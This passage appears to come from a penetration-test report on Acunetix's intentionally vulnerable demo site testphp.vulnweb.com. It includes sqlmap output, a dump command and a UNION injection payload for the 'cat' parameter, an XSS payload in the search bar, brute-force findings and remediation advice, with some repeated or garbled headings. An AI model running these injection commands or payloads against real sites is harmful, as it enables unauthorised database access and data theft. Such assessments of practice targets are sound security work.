[10:39:40] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[10:39:40] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:39:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[10:39:46] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[10:39:47] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[10:39:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:39:47] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:39:48] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:40:09] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:40:09] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:40:09] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:40:10] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:40:12] [INFO] target URL appears to have 11 columns in query
[10:40:13] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 49 HTTP(s) requests:
--
Parameter: cat (GET)

root@kali: /home/kali
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[10:42:31] [INFO] fetching database names
[10:42:31] [INFO] fetching tables for databases: 'acuart, information_schema'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
Database: information_schema
[79 tables]
+-----+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS |
| APPLICABLE_ROLES |
| CHARACTER_SETS |
| CHECK_CONSTRAINTS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS_EXTENSIONS |
| COLUMN_PRIVILEGES |
| COLUMN_STATISTICS |
| ENABLED_ROLES |
| FILES |
+-----+
```



## Sensitive Information of the web(High)

```
root@kali: /home/kali
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[10:53:40] [INFO] fetching columns for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| adesc   | text |
| aname   | varchar(50) |
| artist_id | int |
+-----+-----+

[10:53:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:53:41 /2024-03-17/

(root@kali) - /home/kali
# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T artists -C adesc --dump --time-sec=10

[1.8.3#stable]
https://sqlmap.org
```

```
root@kali: /home/kali
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b6b7671,0x664f507156786844436c6465414b6b7443664d41755864517657574b614b5a416475634f57774151,0x71717a7071),NULL--

[11:00:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[11:00:13] [INFO] fetching entries of column(s) 'aname' for table 'artists' in database 'acuart'
Database: acuart
Table: artists
[3 entries]
+-----+
| aname |
+-----+
| r4w8173 |
| Blad3 |
| lyzae |
+-----+

[11:00:14] [INFO] table 'acuart.artists' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[11:00:14] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 11:00:14 /2024-03-17/

(root@kali) - /home/kali
```

## Recommendation:-

- **Use prepared statements (parameterized queries):** Prepared statements separate the SQL code from the user input.
- **Validate and sanitize inputs:** Rigorously examine all user inputs before incorporating them into SQL queries.
- **Escape special characters**

## Sensitive Information of the web(High)

- Minimize database privileges
- Encrypt Data

### 11) Reflected Cross-site scripting in search

#### bar(Critical)

<b>Description</b>	<b>An attacker could inject malicious code into the search bar description. When another user sees that description and clicks the link, the attacker's code could run in the victim's browser. This code could steal the user's login information, redirect them to malicious sites, or disrupt the website itself. The command "&lt;img src=s onerror=alert(1)&gt;" was used.</b>
<b>Impact</b>	<b>High</b>
<b>System</b>	<b><a href="http://testphp.vulnweb.com/">http://testphp.vulnweb.com/</a></b>

#### Proof of concept:

The screenshot shows the Acunetix WVS demo site. At the top, there's a navigation bar with links: home, categories, artists, disclaimer, your cart, guestbook, and AJAX Demo. Below this is a search bar labeled "search art" with a text input field containing the payload "<img src=s on" and a "go" button. To the right of the search bar, the text "welcome to our page" and "Test site for Acunetix WVS." is displayed. Below the search bar, there's a list of links: Browse categories, Browse artists, Your cart, Signup, Your profile, and Our guestbook. At the bottom, there's a footer with "About Us", "Privacy Policy", "Contact Us", and "©2019 Acunetix Ltd".

The search bar is located at the top left of the page. It has a text input field with the value "<img src=s on" and a "go" button. Below the search bar, there's a list of links: Browse categories, Browse artists, Your cart, Signup, Your profile, and Our guestbook.

The "welcome to our page" message is displayed in the center of the page. Below it, the text "Test site for Acunetix WVS." is shown.

The footer contains the following text: "About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd".

A warning message is displayed at the bottom of the page: "Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more."

## Sensitive Information of the web(High)

### **Recommendation:-**

**Input Validation and Filtering:** Examine all user-supplied data upon receiving it.


**Output Encoding:** Before displaying any user controlled data, encode it appropriately based on the context (HTML, URL, JavaScript, etc...)

**Web Application Firewall:** It can provide an additional layer of security. It can be configured to block malicious requests containing potential XSS payloads.

## 12) **Weak Password Policy(High)**

<b>Description</b>	<b>The webpage follows a weak password policy. If a strong password policy is not implemented, it can make the webpage easily vulnerable to attacks.</b>
<b>Impact</b>	<b>High</b>
<b>System</b>	<b><u><a href="http://testphp.vulnweb.com/login.php">http://testphp.vulnweb.com/login.php</a></u></b>

### **Proof of concept:**



### **Recommendation:-**

- ❖ **Create a password with minimum 8 characters.**
- ❖ **The password should contain special characters, numbers and symbols.**
- ❖ **Implement a password strength meter that gives users real-time feedback on the strength of their chosen password**
- ❖ **Store passwords securely using a hashing algorithm.**

## **Sensitive Information of the web(High)**

- ✧ **Implement Multi-Factor Authentication which asks the user to enter a one-time-password which is sent to their registered mobile number or e-mail id.**

## **Security Weakness**

### **Weak Password Policy**

**I successfully performed password guessing attacks against testphp login forms. It doesn't have a strong password policy. Users are even able to create password with just 4 characters.**

### **Unrestricted Login Attempts**

**During the assessment,I performed multiple brute-force attacks against login forms. For all logins, unlimited attempts were allowed, which permitted an eventual successful login.**

### **Missing Multi-factor Authentication**

**Multi-factor Authentication is missing in the login page. It enables the attacker to login to the account with only username and password.**